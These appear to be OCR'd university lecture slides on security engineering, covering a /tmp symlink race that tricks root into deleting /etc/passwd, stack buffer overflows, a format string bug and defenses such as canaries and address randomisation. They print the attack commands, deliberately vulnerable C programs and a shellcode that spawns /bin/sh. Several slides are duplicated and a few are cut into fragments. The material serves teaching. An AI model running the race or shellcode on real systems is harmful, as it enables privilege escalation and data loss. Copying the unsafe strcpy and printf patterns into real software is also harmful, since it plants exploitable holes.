
Security Engineering (3)

Email:	christian.urban at kcl.ac.uk
Office:	S1.27 (1st floor Strand Building)
Slides:	KEATS (also home work is there)

Network Applications: Privilege Separation



- the idea is make the attack surface smaller and mitigate the consequences of an attack
- you need an OS that supports different roles (root vs. users)

Weaknesses of Unix AC

- if you have too many roles (for example too finegrained AC), then hierarchy is too complex

  you invite situations like...let's be root

- you can still abuse the system...

A “Cron”-Attack

The idea is to trick a privileged person to do something on your behalf:

- root:

  ```
  rm /tmp/*/*
  ```

A “Cron”-Attack

The idea is to trick a privileged person to do something on your behalf:

- root:

  ```
  rm /tmp/*/*
  ```

  the shell behind the scenes:

  rm /tmp/dir$_1$/file$_1$ /tmp/dir$_1$/file$_2$ /tmp/dir$_2$/file$_1$ …

  this takes time

A “Cron”-Attack

1. attacker (creates a fake passwd file)

   ```
   mkdir /tmp/a; cat > /tmp/a/passwd
   ```

2. root (does the daily cleaning)

   ```
   rm /tmp/*/*
   ```

   records that `/tmp/a/passwd`
   should be deleted, but does not do it yet

3. attacker (meanwhile deletes the fake passwd file, and establishes a link to the real passwd file)

   ```
   rm /tmp/a/passwd; rmdir /tmp/a;
   ln -s /etc /tmp/a
   ```

4. root now deletes the real passwd file

A “Cron”-Attack

1. attacker (creates a fake passwd file)

   ```
   mkdir /tmp/a; cat > /tmp/a/passwd
   ```

2. ro

   rm

   should be deleted, but does not do it yet

To prevent this kind of attack, you need additional policies (don’t do such operations as root).

3. attacker (meanwhile deletes the fake passwd file, and establishes a link to the real passwd file)

   ```
   rm /tmp/a/passwd; rmdir /tmp/a;
   ln -s /etc /tmp/a
   ```

4. root now deletes the real passwd file

Buffer Overflow Attacks

lectures so far

Buffer Overflow Attacks

lectures so far

today

Smash the Stack for Fun...

- **Buffer Overflow Attacks** or **Smashing the Stack Attacks**
- one of the most popular attacks, unfortunately (> 50% of security incidents reported at CERT are related to buffer overflows)

  `http://www.kb.cert.org/vuls`

- made popular in an article from 1996 by Elias Levy (also known as Aleph One):

  "Smashing The Stack For Fun and Profit"

  `http://phrack.org/issues/49/14.html`

A Long Printed “Twice”

```
#include <string.h>
#include <stdio.h>

void foo (char *bar)
{
   long my_long = 101010101; // in hex: \xB5\x4A\x05\x06
   char  buffer[28];

   printf(”my_long value = %lu\n”, my_long);
   strcpy(buffer, bar);
   printf(”my_long value = %lu\n”, my_long);
}

int main (int argc, char **argv)
{
  foo(”my string is too long !!!!! \x15\xcd\x5d\x07”);
  return 0;
}
```

Printing Out Zombies

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void dead () {
  printf(”I will never be printed!\n”);
  exit(1);
}

void foo(char *bar) {
  char buffer[8];
  strcpy(buffer, bar);
}

int main(int argc, char **argv) {
  foo(argv[1]);
  return 1;
}
```

A “Login” Function (1)

```
int i;
char ch;

void get_line(char *dst) {
  char buffer[8];
  i = 0;
  while ((ch = getchar()) != ’\n’) {
    buffer[i++] = ch;
  }
  buffer[i] = ’\0’;
  strcpy(dst, buffer);
}

int match(char *s1, char *s2) {
  while(*s1 != ’\0’ && *s2 != ’\0’ && *s1 == *s2){
    s1++; s2++;
  }
  return( *s1 - *s2 );
}
```

A “Login” Function (2)

```
void welcome() { printf(”Welcome!\n”); exit(0); }
void goodbye() { printf(”Wrong identity, exiting!\n”); exit(1); }

int main(){
  char name[8];
  char pw[8];

  printf(”login: ”);
  get_line(name);
  printf(”password: ”);
  get_line(pw);

  if(match(name, pw) == 0)
    welcome();
  else
    goodbye();
}
```


What the Hell Is Going On?

- Let’s start with a very simple program:


```
void foo(int a, int b, int c) {
   char buffer1[6] = ”abcde”;
   char buffer2[10] = ”123456789”;
}

void main() {
  foo(1,2,3);
}
```

Memory

- each process will get a chunk of memory that is organised as follows:



The Stack



```
void foo(int a, int b, int c) {
    char buffer1[6] = ”abcde”;
    char buffer2[10] = ”123456789”;
}

void main() {
   foo(1,2,3);
}
```

Behind the Scenes

Behind the Scenes

```
void foo(int a, int b, int c) {
   char buffer1[6] = ”abcde”;
   char buffer2[10] = ”123456789”;
}

void main() {
  foo(1,2,3);
}
```


```
_main:
  push    %ebp
  mov     %esp,%ebp
  sub     %0xc,%esp
  movl    $0x3,0x8(%esp)
  movl    $0x2,0x4(%esp)
  movl    $0x1,(%esp)
  call    0x8048394 <foo>
  leave
  ret
```

Behind the Scenes

```
void foo(int a, int b, int c) {
   char buffer1[6] = ”abcde”;
   char buffer2[10] = ”123456789”;
}

void main() {
  foo(1,2,3);
}
```

```
_foo:
  push     %ebp
  mov      %esp,%ebp
  sub      $0x10,%esp
  movl     $0x64636261,-0x6(%ebp)
  movw     $0x65,-0x2(%ebp)
  movl     $0x34333231,-0x10(%ebp)
  movl     $0x38373635,-0xc(%ebp)
  movw     $0x39,-0x8(%ebp)
  leave
  ret
```

Overwriting the Stack



```
char buf[8] = ”AAAAAAAABBBB\xf4\x83\x04\x08\x00”
```

Payloads

- the idea is that you store some code in the buffer (the payload)
- you then override the return address to execute this payload
- normally you start a root-shell

Payloads

- the idea is that you store some code in the buffer (the payload)
- you then override the return address to execute this payload

- normally you start a root-shell
- difficulty is to guess the right place where to "jump"

Starting a Shell

```
char shellcode[] =
 ”\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89”
 ”\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c”
 ”\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff”
 ”\xff\xff/bin/sh”;
```

```
#include <stdio.h>

int main()
{  char *name[2];
   name[0] = ”/bin/sh”;
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Avoiding \x00

- another difficulty is that the code is not allowed to contain \x00:

```
xorl %eax, %eax
```

```
void strcpy(char *src, char *dst) {
  int i = 0;
  while (src[i] != ”\0”) {
    dst[i] = src[i];
    i = i + 1;
  }
}
```

Overflow.c

```c
char shellcode[] = ...
char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

Variants

There are many variants:

- return-to-lib-C attacks
- heap-smashing attacks

  (Slammer Worm in 2003 infected 90% of vulnerable systems within 10 minutes)

- “zero-days-attacks” (new unknown vulnerability)

Format String Vulnerability

`string` is nowhere used:

```
#include<stdio.h>
#include<string.h>

// a program that ”just” prints the argument
// on the command line

int main(int argc, char **argv)
{
   char *string = ”This is a secret string\n”;
   printf(argv[1]);
}
```


this vulnerability can be used to read out the stack

Protections against Buffer Overflow Attacks

- use safe library functions
- stack canaries
- ensure stack data is not executable (can be defeated)
- address space randomisation (makes one-size-fits-all more difficult)
- choice of programming language (one of the selling points of Java)


Protec t
Buffer O cks

- use safe library fu
- stack canaries
- ensure stack data defeated)
- address space ran one-size-fits-all n
- choice of progra ne selling points of Java)



canary: a random value after the local variables

Network Applications: Privilege Separation



- the idea is make the attack surface smaller and mitigate the consequences of an attack

Infamous Security Flaws in Unix

- `lpr` unfortunately runs with root privileges; you had the option to delete files after printing ...

Infamous Security Flaws in Unix

- `lpr` unfortunately runs with root privileges; you had the option to delete files after printing ...

Infamous Security Flaws in Unix

- `lpr` unfortunately runs with root privileges; you had the option to delete files after printing ...
- for debugging purposes (FreeBSD) Unix provides a “core dump”, but allowed to follow links ...

Infamous Security Flaws in Unix

- `lpr` unfortunately runs with root privileges; you had the option to delete files after printing ...
- for debugging purposes (FreeBSD) Unix provides a “core dump”, but allowed to follow links ...
- `mkdir foo` is owned by root

  ```
  -rwxr-xr-x 1 root wheel /bin/mkdir
  ```

  it first creates an i-node as root and then changes to ownership to the user’s id

  (race condition – can be automated with a shell script)

Infamous Security Flaws in Unix

- `lpr` unfortunately runs with root privileges; you had the option to delete files after printing ...
- for de (FreeBSD) U ides a “cor
- `mkdir foo` is owned by root

```
-rwxr-xr-x 1 root wheel /bin/mkdir
```

it first creates an i-node as root and then changes to ownership to the user’s id

(race condition – can be automated with a shell script)

Only failure makes us experts. – Theo de Raadt (OpenBSD, OpenSSH)